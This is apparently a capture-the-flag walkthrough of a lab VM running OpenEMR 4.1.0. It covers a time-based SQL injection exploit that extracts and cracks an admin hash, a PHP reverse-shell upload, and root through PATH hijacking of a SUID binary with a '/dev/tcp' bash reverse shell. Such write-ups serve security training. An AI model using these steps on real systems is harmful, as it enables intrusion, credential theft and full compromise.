



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3d
80/tcp open  http    Apache httpd 2.2.17 ((PCLinuxOS
2011/PREFORK-1pclos2011))
| http-robots.txt: 8 disallowed entries
| /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
|_/all_our_e-mail_addresses /admin/ /
|_http-title: Coming Soon 2
|_http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
Service Info: OS: Unix
```


FTP doesn't allow anonymous login, doesn't allow default credentials either

Interesting robots.txt file



```
# $Id: robots.txt 410967 2009-08-06 19:44:54Z oden $
# $HeadURL: svn+ssh://svn.mandriva.com/svn/packages/cooker/apache-conf/current/SOURCES/robots.txt $
# exclude help system from robots
User-agent: *
Disallow: /manual/
Disallow: /manual-2.2/
Disallow: /addon-modules/
Disallow: /doc/
Disallow: /images/
# the next line is a spam bot trap, for grepping the logs. you should _really_ change this to something else...
Disallow: /all_our_e-mail_addresses
# same idea here...
Disallow: /admin/
# but allow htdig to index our doc-tree
#User-agent: htdig
#Disallow:
# disallow stress test
user-agent: stress-agent
Disallow: /
```

Found directory **/openemr/**



Login

10.0.2.25/openemr/interface/login/login_frame.php?site=default

140%

OpenEMR v4.1.0

Username:


Password:

Language: Default - English (Standard)

Login


Found an SQLi exploit for v4.1.0 → https://www.exploit-db.com/exploits/49742

Seems to be working….




```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 exploit.py

                                                  exploit by @ikuamike

[+] Finding number of users ...
[+] Found number of users: 2
[+] Extracting username and password hash ...
```

It's a time based SQLi apparently, it is taking one char at a time, and it is slow
It's still extracting another user but we have admin already



```
[+] Finding number of users ...
[+] Found number of users: 2
[+] Extracting username and password hash ...
admin:3863efef9ee2bfbc51ecdca359c6302bed1389e8
me
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
3863efef9ee2bfbc51ecdca359c6302bed1389e8	sha1	ackbar

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

admin:ackbar

I found a files section which allows me to edit a .php file



Edit File in /var/www/html/openemr/sites/default

config.php


```
<?php

/* $Id$ */
//  ------------------------------------------------------------------------ //
//                OpenEMR Electronic Medical Records System                  //
//                    Copyright (c) 2005-2010 oemr.org                       //
//                       <http://www.oemr.org/>                              //
//  ------------------------------------------------------------------------ //
//  This program is free software; you can redistribute it and/or modify     //
//  it under the terms of the GNU General Public License as published by     //
//  the Free Software Foundation; either version 2 of the License, or        //
//  (at your option) any later version.                                      //
//                                                                           //
//  You may not change or alter any portion of this comment or credits       //
//  of supporting developers from this source code or any supporting         //
//  source code which is considered copyrighted (c) material of the          //
//  original comment or credit authors.                                      //
//                                                                           //
//  This program is distributed in the hope that it will be useful,          //
//  but WITHOUT ANY WARRANTY; without even the implied warranty of           //
//  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the            //
//  GNU General Public License for more details.                             //
//                                                                           //
//  You should have received a copy of the GNU General Public License        //
//  along with this program; if not, write to the Free Software              //
//  Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-1307 USA //
//  ------------------------------------------------------------------------ //

// To use RelayHealth, Call 888-PHYAURA (749-2872) and press 1 to Sign-up
// for the service and receive your Client ID.  Then you may uncomment
```

Upload Image to /var/www/html/openemr/sites/default/images

Source File: Browse... No file selected. Destination Filename: (Use source filename)


Save

Let's add a reverse shell instead there



Upload Image to /var/www/html/openemr/sites/default/images


Source File: Browse... No file selected. Destination Filename: (Use source filename)



Access forbidden!


10.0.2.25/openemr/sites/default/images/php-reverse-shell.php

We're in




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.25] 41625
Linux localhost.localdomain 2.6.38.8-pclos3.bfs #1 SMP PI
 02:23:45 up 31 min,  0 users,  load average: 1.31, 1.23
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
uid=479(apache) gid=416(apache) groups=416(apache)
sh: no job control in this shell
sh-4.1$ whoami
whoami
apache
sh-4.1$ 
```

Remember the other user the exploit was extracting? It was **medical:medical**
And it works locally




```
[medical@localhost ~]$ whoami
whoami
medical
[medical@localhost ~]$ 
```

One flag at **/home/almirant/user.txt**




```
[medical@localhost almirant]$ cat user.txt
cat user.txt
d41d8cd98f00b204e9800998ecf8427e
[medical@localhost almirant]$ 
```

Go linpeas!




```
-rwsr-xr-x 1 root root 934K Oct 18  2010 /usr/bin/gpg
-rwsr-sr-x 1 root root 5.7K Jul 29  2020 /usr/bin/healthcheck (Unknown SUID binary)
-rwsr-xr-x 1 root root 5.8K Sep 22  2011 /usr/bin/Xwrapper (Unknown SUID binary)
-rwsr-xr-x 1 root root 35K Nov 28  2010 /usr/bin/ping6
```

Healthcheck jumps out




```
[medical@localhost bin]$ strings healthcheck
strings healthcheck
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
setuid
system
setgid
__libc_start_main
GLIBC_2.0
PTRhp
[^_]
clear ; echo 'System Health Check' ; echo '' ; echo 'Scanning System' ; sleep 2 ; ifconfig ; fdisk -l ; du -h
[medical@localhost bin]$ 
```

Path hijack! Let's try with ifconfig
Changed the path




```
[medical@localhost Desktop]$ echo $PATH
echo $PATH
/home/medical/Desktop:/sbin:/usr/sbin:/bin:/usr/bin:/usr/lib/qt4/bin
[medical@localhost Desktop]$ 
```

Created a reverse shell file



```
/bin/bash -i >& /dev/tcp/10.0.2.13/1234 0>&1
[medical@localhost Desktop]$ ls -alh
ls -alh
total 12K
drwxr--r--  2 medical medical 4.0K Sep  9 02:54 ./
drwxr-xr-x 31 medical medical 4.0K Sep  9 02:54 ../
-rw-r--r--  1 medical medical   58 Sep  9 02:54 ifconfig
[medical@localhost Desktop]$ cat ifconfig
cat ifconfig
#!/bin/bash

/bin/bash -i >& /dev/tcp/10.0.2.13/1234 0>&1
[medical@localhost Desktop]$ 
```


Gave it 777 permissions and ran healthcheck



```
[medical@localhost Desktop]$ ls
ls
ifconfig
[medical@localhost Desktop]$ chmod 777 ifconfig
chmod 777 ifconfig
[medical@localhost Desktop]$ healthcheck
healthcheck
TERM environment variable not set.
System Health Check

Scanning System
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.25] 34843
[root@localhost Desktop]#
```

The healthcheck program hangs and we get a root shell



```
[root@localhost root]# cat root
cat root.txt
YOU TRIED HARDER!

Thanks for Playing!

Follow me at: http://v1n1v131r4.com


root hash: eaff25eaa9ffc8b62e3dfebf70e83a7b

[root@localhost root]#
```

Of course I did!